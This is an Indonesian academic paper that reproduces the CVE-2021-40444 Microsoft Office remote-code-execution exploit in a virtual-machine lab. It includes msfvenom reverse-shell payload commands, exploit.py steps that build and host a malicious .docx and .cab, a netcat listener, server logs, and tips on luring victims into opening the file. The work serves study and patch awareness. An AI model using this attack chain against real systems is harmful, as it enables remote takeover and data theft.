CESS (Journal of Computing Engineering, System and Science) e-ISSN: 2502-714x
Vol. 9, No. 1, Januari 2024, pp.119-127 p-ISSN: 2502-7131

Contents list available at www.jurnal.unimed.ac.id

CESS
(Journal of Computing Engineering, System and Science)

journal homepage: https://jurnal.unimed.ac.id/2012/index.php/cess

Remote Code Execution (RCE) pada Windows 10 dengan Berkas .docx Menggunakan *Framework* Metasploit (CVE-2021-40444)

Remote Code Execution (RCE) on Windows 10 with .docx Files Using the Metasploit Framework (CVE-2021-40444)

Jonathan Sebastian Marbun[1], Syubbanul Siddiq[2], Rizal Abie Giffari[3], Aqwam Rosadi Kardian[4]

[1,2,3] Politeknik Siber dan Sandi Negara
Jalan Raya H. Usa, Putat Nutug, Ciseeng, Kabupaten Bogor, Jawa Barat 16120
[4] STMIK Jakarta
Jalan Bri Radio Dalam No.17, RT.14/RW.3, Gandaria Utara, Kebayoran Baru, Kota Jakarta Selatan, Daerah Khusus Ibukota Jakarta 12140
email: [1]jonathan.sebastian@student.poltekssn.ac.id, [2]syubbanul.siddiq@student.poltekssn.ac.id
[3]rizal.abie@student.poltekssn.ac.id, [4]aqwam@staff.jak-stik.ac.id

A B S T R A K

Komputer menjadi salah satu kebutuhan masyarakat sekarang. Keberadaannya sudah merebak di berbagai tempat. Sebagian besar pengguna komputer menggunakan Windows sebagai sistem operasi mereka. Windows dinilai memiliki tampilan tatap muka yang atraktif dan mudah untuk digunakan. Namun, karena bukan merupakan sistem operasi yang open-source dan beragamnya latar belakang pengguna Windows, termasuk hacker, Windows memiliki beberapa kerentanan yang tergolong kritis. Salah satu kerentanannya adalah remote code execution (RCE). Kerentanan tersebut terdokumentasi secara resmi pada common vulnerabilities and exposures (CVE) dengan kode CVE-2021-40444. Kerentanan tersebut menjelaskan bahwa seseorang mampu memperoleh akses terhadap shell Windows menggunakan fail berekstensi .docx. Fail tersebut berisi skrip berbahaya yang dibangkitkan melalui beberapa proses menggunakan framework Metasploit dengan sistem operasi Linux (Ubuntu). Pemerolehan akses tersebut disebabkan usangnya aplikasi yang masih digunakan (Microsoft Office 2016). Penelitian ini menyiratkan makna akan pentingnya menggunakan aplikasi dengan versi mutakhir atau yang paling baru.

Kata Kunci: *Windows, RCE, Microsoft Office*

A B S T R A C T

A computer has become the most important thing now. It can be found in every place and Windows is the operating system commonly used on every computer. It is because Windows

**Penulis Korespondensi: Jonathan Sebastian Marbun*
email: adipatibangsawan61@gmail.com

has an attractive user interface and is easy to use. Since it is not an open-source operating system, and so many users having so many different backgrounds, including hackers, some critical vulnerabilities were found. One of these was remote code execution (RCE). This vulnerability was documented officially on common vulnerabilities and exposures (CVE) with the name CVE-2021-40444. This vulnerability explains that someone could retrieve Windows shell access using .docx file extension. This file contains a malicious script which is generated by some processes using Metasploit framework is Linux operating system (Ubuntu). This gaining access caused by the obsolete application usage (Microsoft Windows 10). This research implies that it is important to use the latest version app.

Keywords: *Windows, RCE, Microsoft Office*

1. PENDAHULUAN

Windows 10 merupakan sistem operasi komputer pribadi yang dikembangkan oleh Microsoft sebagai bagian dari keluarga sistem operasi Windows NT[1]. Sistem operasi tersebut banyak digunakan karena memiliki graphical user interface (GUI) yang interaktif dibandingkan dengan Linux. Namun, banyaknya pengguna sistem operasi tersebut menyebabkan para pengguna dengan latar belakang tertentu, seperti hacker, menemukan kerentanan pada sistem operasi tersebut[2]. Kerentanan merupakan sebuah sebuah lubang atau kecacatan pada keamanan yang menyebabkan sistem komputer menjadi terganggu[3]. Salah satu kerentanan yang umum adalah remote code execution (RCE).

RCE merupakan salah satu bentuk kerentanan keamanan yang paling riskan. RCE memungkinkan penyerang dapat mengakses server melalui sebuah command dari host lain[4]. Dampak yang ditimbulkan dari kerentanan ini mencakup pengambilalihan sistem, pencurian data, dan penyebaran malware.

Kerentanan pada Windows 10 melalui RCE tersebut terdokumentasi secara resmi pada common vulnerabilities and exposures (CVE) dengan nama CVE-2021-40444. CVE dikenal sebagai sebuah kerentanan yang sudah terakui/teridentifikasi[5]. CVE tersebut memuat kerentanan pada Aplikasi Microsoft Word yang dapat disisipkan skrip ActiveX melalui RCE.

2. DASAR/TINJAUAN TEORI

2.1. *Framework* Metasploit

Metasploit merupakan sebuah *tool* yang digunakan untuk melakukan riset terhadap kerentanan suatu keamanan yang bersifat *open-source*[6]. Penggunaan *tool* ini difokuskan pada proses eksploitasi terhadap suatu sistem komputer dari jarak jauh. Metasploit juga tersusun dari berbagai *library,* modul, dan *payload*.

2.2. Remote Code Execution (RCE)

Remote code execution (RCE) merupakan sebuah jenis serangan yang memungkinkan penyerang melakukan eksekusi kode dari jarak jauh [4]. Serangan tersebut disebabkan karena adanya lubang keamanan pada sebuah sistem komputer sehingga dieksploitasi menggunakan skrip berbahaya yang telah disusun oleh *attacker*. Umumnya, serangan ini menggunakan *terminal* sebagai media serangan.

2.3. *Common Vulnerabilities and Exposures* (CVE)


Common vulnerabilities and Exposures (CVE) merupakan sebuah bentuk dokumentasi terhadap kerentanan yang ditemukan pada sebuah sistem keamanan informasi. Bentuk dokumentasi tersebut dikeluarkan secara resmi oleh perusahaan Mitre.

3. METODE

Studi ini menyimulasikan serangan RCE pada Windows 10 melalui berkas berekstensi .docx menggunakan framework Metasploit. Simulasi tersebut dilakukan pada dua mesin virtual (virtual machine) dengan sistem operasi Linux (Ubuntu 23.10) dan Windows 10. Mesin-mesin virtual tersebut didukung dengan kapasitas random-access memory dan read-only memory masing-masing sebesar 2GB dan 40GB. Tujuan serangan ini adalah memperoleh akses suatu host [7].

Simulasi serangan dilakukan menggunakan terminal Ubuntu untuk membangkitkan skrip payload.dll yang digunakan untuk membangkitkan dokumen berekstensi .docx. Dokumen tersebut akan menjadi perantara attacker untuk mengakses host Windows 10. Setelah skrip payload.dll dibangkitkan, skrip tersebut dieksploitasi melalui framework Metasploit untuk membangkitkan berkas Microsoft Word (.docx). Metasploit dipilih karena merupakan tool yang umum digunakan oleh berbagai ethical hacker [8].

Setelah dokumen ter akses oleh host Windows 10, session inilah yang digunakan attacker untuk mengakses shell Windows 10 dari Ubuntu 23.10. Attacker memiliki kendali penuh terhadap sistem operasi tersebut, meliputi pencurian informasi atau peningkatan izin [9].



Gambar 1. Diagram Alir Penelitian

4. HASIL DAN PEMBAHASAN

Kerentanan RCE dapat memungkinkan penyerang menjalankan kode pada sistem atau perangkat jarak jauh tanpa memerlukan akses fisik langsung ke perangkat tersebut. CVE-2021-40444 terjadi karena penyerang menyematkan objek khusus dalam dokumen Microsoft Office yang berisi URL untuk skrip berbahaya. Penyerang perlu mengelabui pengguna agar membuka dokumen berbahaya. Apabila korban membuka dokumen tersebut, Microsoft Office akan mengunduh skrip berbahaya dari URL dan menjalankannya menggunakan mesin MSHTML. Kemudian, skrip tersebut dapat menggunakan *ActiveX control* untuk melakukan tindakan jahat di komputer korban.

4.1. *Cloning* CVE-2021-40444 dari Github Repository dan Menginstal *lcab*

lcab adalah utilitas pada sistem operasi Linux yang digunakan untuk membuat dan mengekstrak file arsip dalam format .cab (Cabinet). Gunakan perintah ”sudo apt install lcab” untuk menginstal *lcab*. *lcab* akan digunakan untuk membangkitkan berkas .cab pada berkas .docx. Berkas .cab akan mengekstrak file berbahaya yang akan dijalankan pada Windows. Kemudian, lakukan *cloning* CVE-2021-40444 Github Repository https://github.com/lockedbyte/CVE-2021-40444 untuk mendapatkan bahan-bahan yang akan digunakan.

```
siddiq@siddiq-1-2:~$ sudo apt install lcab
[sudo] password for siddiq:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
lcab is already the newest version (1.0b12-7).
0 upgraded, 0 newly installed, 0 to remove and 41 not upgraded.
```

Gambar 2. Instalasi lcab pada Ubuntu

4.2. Membangkitkan Fail Berbahaya .dll

Fail .dll berbahaya akan digunakan untuk menghasilkan fail .docx berbahaya yang akan dikirimkan kepada korban. Fail .dll akan dibuat menggunakan *tool* msfvenom. Msfvenom merupakan bagian dari *framework* Metasploit. Untuk membuat fail .dll berbahaya menggunakan perintah ” msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.93.50 LPORT=4444 -f dll -o payload.dll.” Meterpreter merupakan sebuah *tool* yang digunakan untuk memperoleh akses ke suatu sistem yang rentan[10].

```
siddiq@siddiq-1-2:~/CVE-2021-40444$ msfvenom -p windows/meterpreter/rev
erse_tcp LHOST=192.168.93.50 LPORT=4444 -f dll -o payload.dll
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/siddiq/.msf4/db...pg_ctl: another server mig
ht be running; trying to start server anyway
server starting
success
[-] No platform was selected, choosing Msf::Module::Platform::Windows f
rom the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
```

Gambar 3. Membangkitkan Fail Berbahaya dengan Format .dll

4.3. Membangkitkan Fail Berbahaya .docx

Setelah mendapatkan fail *payload*.dll yang dibuat pada proses sebelumnya, penyerang akan membuat fail berbahaya .docx menggunakan fail *payload*.dll dan *exploit*.py. Perintah yang digunakan pada tahap ini adalah ”python3 exploit.py generate payload.dll http://<IP-Penyerang>”. Alamat IP penyerang digunakan untuk mencatat atau melacak aktivitas fail yang dihasilkan. Fail .docx berbahaya akan tersimpan pada folder ”out” dengan nama document.docx. Kemudian kirim fail tersebut kepada *host* Windows.


```
siddiq@siddiq-1-2:~/CVE-2021-40444$ python3 exploit.py generate payload.dll http://192.168.93.50
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload...

[ == Options == ]
       [ DLL Payload: payload.dll
       [ HTML Exploit URL: http://192.168.93.50

[*] Writing HTML Server URL...
[*] Generating malicious docx file...
  adding: [Content_Types].xml (deflated 75%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 61%)
  adding: docProps/ (stored 0%)
  adding: docProps/core.xml (deflated 50%)
  adding: docProps/app.xml (deflated 48%)
  adding: word/ (stored 0%)
  adding: word/theme/ (stored 0%)
  adding: word/theme/theme1.xml (deflated 79%)
  adding: word/styles.xml (deflated 89%)
  adding: word/_rels/ (stored 0%)
  adding: word/_rels/document.xml.rels (deflated 75%)
  adding: word/settings.xml (deflated 63%)
  adding: word/webSettings.xml (deflated 57%)
  adding: word/document.xml (deflated 85%)
  adding: word/fontTable.xml (deflated 74%)
[*] Generating malicious CAB file...
[*] Updating information on HTML exploit...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target
```

Gambar 4. Membangkitkan Fail Berbahaya .docx


4.4. Mengirimkan Fail Berbahaya .docx kepada Korban

Fail berbahaya .docx dapat dikirim kepada korban dengan banyak cara. Penyerang dapat melakukan berbagai cara untuk mengelabui korban supaya mengunduh dan membuka file tersebut. Salah satu cara untuk mengirimkan file .docx berbahaya dapat dilakukan menggunakan tautan yang berisi fail tersebut, kemudian korban dapat mengunduh dan membukanya. Pada sistem operasi Ubuntu, penyerang dapat menggunakan perintah ”python3 -m http.server 8000” untuk membuat link yang terhubung pada direktori

file .docx berbahaya. Dari perintah tersebut akan menghasilkan link yang dapat diakses pelaku http://ip-attacker:8000.




Gambar 5. Pembuatan Tautan



Gambar 6. Tampilan Tautan yang Dibuat


4.5. Konfigurasi Server untuk Memperoleh *Reverse Shell*

Setelah korban mengunduh dan membuka fail berbahaya .docx, penyerang melakukan konfigurasi server dengan perintah" python3 exploit.py host 80". Setelah server berjalan, buka *tab* baru pada *command line* kemudian jalankan perintah "nc -lvp 4444". Netcat atau nc akan menampilkan komunikasi yang terjadi pada port 4444 (port yang digunakan *attacker*).




(a)	(b)

Gambar 7. *Source Code* Fail *exploit*.py




Gambar 8. Konfigurasi Server untuk Memperoleh *Reverse Shell*



Gambar 9. Konfigurasi Netcat atau NC

4.6. Korban Membuka Fail Berbahaya .docx dan *Reverse Shell* Terhubung pada Penyerang


Ketika korban membuka fail .docx berbahaya akan otomatis berada dalam mode *protected view*, kemudian akan meminta untuk *enable editing*. Setelah korban menekan *enable editing*, fail .docx akan mengakses fail .html dengan menggunakan protokol MSHTML. Fail HTML akan mengunduh fail .cab yang akan diekstrak menjadi .inf, kemudian dieksekusi menjadi fail CPL dengan menggunakan rundll32.exe. Penyerang akan terhubung dengan korban melalui *reverse shell*.



Gambar 10. Pengguna Mengeklik *Enable Editing* dan Fail .docx akan Menjalankan Skrip Berbahaya

```
root@siddiq-1-2:/home/siddiq/CVE-2021-40444# python3 exploit.py host 80
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is host HTML Exploit...
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.93.231 - - [01/Dec/2023 14:34:06] code 501, message Unsupported method ('OPTIONS')
192.168.93.231 - - [01/Dec/2023 14:34:06] "OPTIONS / HTTP/1.1" 501 -
192.168.93.231 - - [01/Dec/2023 14:34:06] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:11] code 501, message Unsupported method ('OPTIONS')
192.168.93.231 - - [01/Dec/2023 14:34:11] "OPTIONS / HTTP/1.1" 501 -
192.168.93.231 - - [01/Dec/2023 14:34:11] "GET /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:11] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:12] code 501, message Unsupported method ('OPTIONS')
192.168.93.231 - - [01/Dec/2023 14:34:12] "OPTIONS / HTTP/1.1" 501 -
192.168.93.231 - - [01/Dec/2023 14:34:12] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:12] "GET /word.html HTTP/1.1" 304 -
192.168.93.231 - - [01/Dec/2023 14:34:12] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:12] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:49] code 501, message Unsupported method ('OPTIONS')
192.168.93.231 - - [01/Dec/2023 14:34:49] "OPTIONS / HTTP/1.1" 501 -
192.168.93.231 - - [01/Dec/2023 14:34:49] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:49] "GET /word.html HTTP/1.1" 304 -
192.168.93.231 - - [01/Dec/2023 14:34:49] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:49] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:50] code 501, message Unsupported method ('OPTIONS')
192.168.93.231 - - [01/Dec/2023 14:34:50] "OPTIONS / HTTP/1.1" 501 -
192.168.93.231 - - [01/Dec/2023 14:34:50] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:50] "GET /word.html HTTP/1.1" 304 -
192.168.93.231 - - [01/Dec/2023 14:34:50] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:50] "HEAD /word.html HTTP/1.1" 200 -
192.168.93.231 - - [01/Dec/2023 14:34:51] "GET /word.html HTTP/1.1" 304 -
192.168.93.231 - - [01/Dec/2023 14:34:52] "GET /word.cab HTTP/1.1" 200 -
```

Gambar 11. Fail .docx yang Dibuka akan Mengunduh secara Otomatis Fail Berbahaya *word.*cab



Gambar 12. Penyerang Berhasil Melakukan RCE

5. KESIMPULAN

Berdasarkan hasil penelitian ini, CVE-2021-40444 disebabkan oleh kerentanan RCE yang dieksploitasi dari aplikasi Microsoft Office 2016. Aplikasi tersebut sudah tergolong sebagai aplikasi *obsolete* untuk digunakan di masa sekarang. Meskipun sistem operasi yang digunakan sudah mengalami pembaruan hingga versi terakhir, kerentanan yang disebabkan oleh penggunaan aplikasi *obsolete* masih sangat dimungkinkan terjadi. Oleh karena itu, penelitian tersebut ingin menyiratkan bahwa hindari penggunaan aplikasi yang sudah usang sebagai aplikasi utama untuk bekerja, berhati-hati dalam membuka lampiran atau tautan, serta tidak lupa untuk mengaktifkan antivirus atau *antimalware*.

REFERENSI

[1] M. P. Yusdani, D. Suh, U. Dan, and L. D. Fathimahhayati, “Analisis Usabilitas Sistem Operasi Windows 10 Pada Pengguna Expert Dan Novice (Studi Kasus: Mahasiswa Fakultas Teknik Universitas Mulawarman).”

[2] H. S. Sánchez, D. Rotondo, T. Escobet, V. Puig, and J. Quevedo, “Bibliographical review on cyber attacks from a control oriented perspective,” *Annu Rev Control*, vol. 48, pp. 103–128, 2019, doi: https://doi.org/10.1016/j.arcontrol.2019.08.002.

[3] S. Rani and R. Nagpal, “Penetration Testing Using Metasploit Framework: An Ethical Approach,” *International Research Journal of Engineering and Technology*, 2019, [Online]. Available: www.irjet.net

[4] F. Komunikasi, D. Informatika, M. Triwibowo, and H. Muhammad, “Deteksi Dan Pencegahan Serangan Remote Code Execution Terhadap Wing FTP Web Server Menggunakan Snort Makalah Program Studi Informatika.”

[5] E. Aghaei and E. Al-Shaer, “CVE-driven Attack Technique Prediction with Semantic Information Extraction and a Domain-specific Language Model,” Sep. 2023, [Online]. Available: http://arxiv.org/abs/2309.02785

[6] A. Z. Khan, “A Study on Metasploit Payloads.”

[7] M. Faturrohman, A. Salsabila, Z. Mardiah, and A. R. Kardian, “Attack into The Server Message Block (CVE-2020-0796) Vulnerabilities in Windows 10 using Metasploit Framework,” *JEEMECS (Journal of Electrical Engineering, Mechatronic and Computer Science)*, vol. 6, no. 1, pp. 37–44, Feb. 2023, doi: 10.26905/jeemecs.v6i1.9056.

[8] F. Basholli, D. Hyka, A. Basholli, A. Daberdini, and B. Mema, “Analysis of cyber-attacks through simulation,” 2023. [Online]. Available: http://cyberalbania.al/?page_id=632.

[9] Y. Liu, R. Cai, X. Yin, and S. Liu, “An Exploit Traffic Detection Method Based on Reverse Shell,” *Applied Sciences (Switzerland)*, vol. 13, no. 12, Jun. 2023, doi: 10.3390/app13127161.

[10] A. Okario *et al.*, “Analisis Celah Keamanan Jaringan WPA dan WPA2 Dengan Menggunakan Metode Penetration Testing.”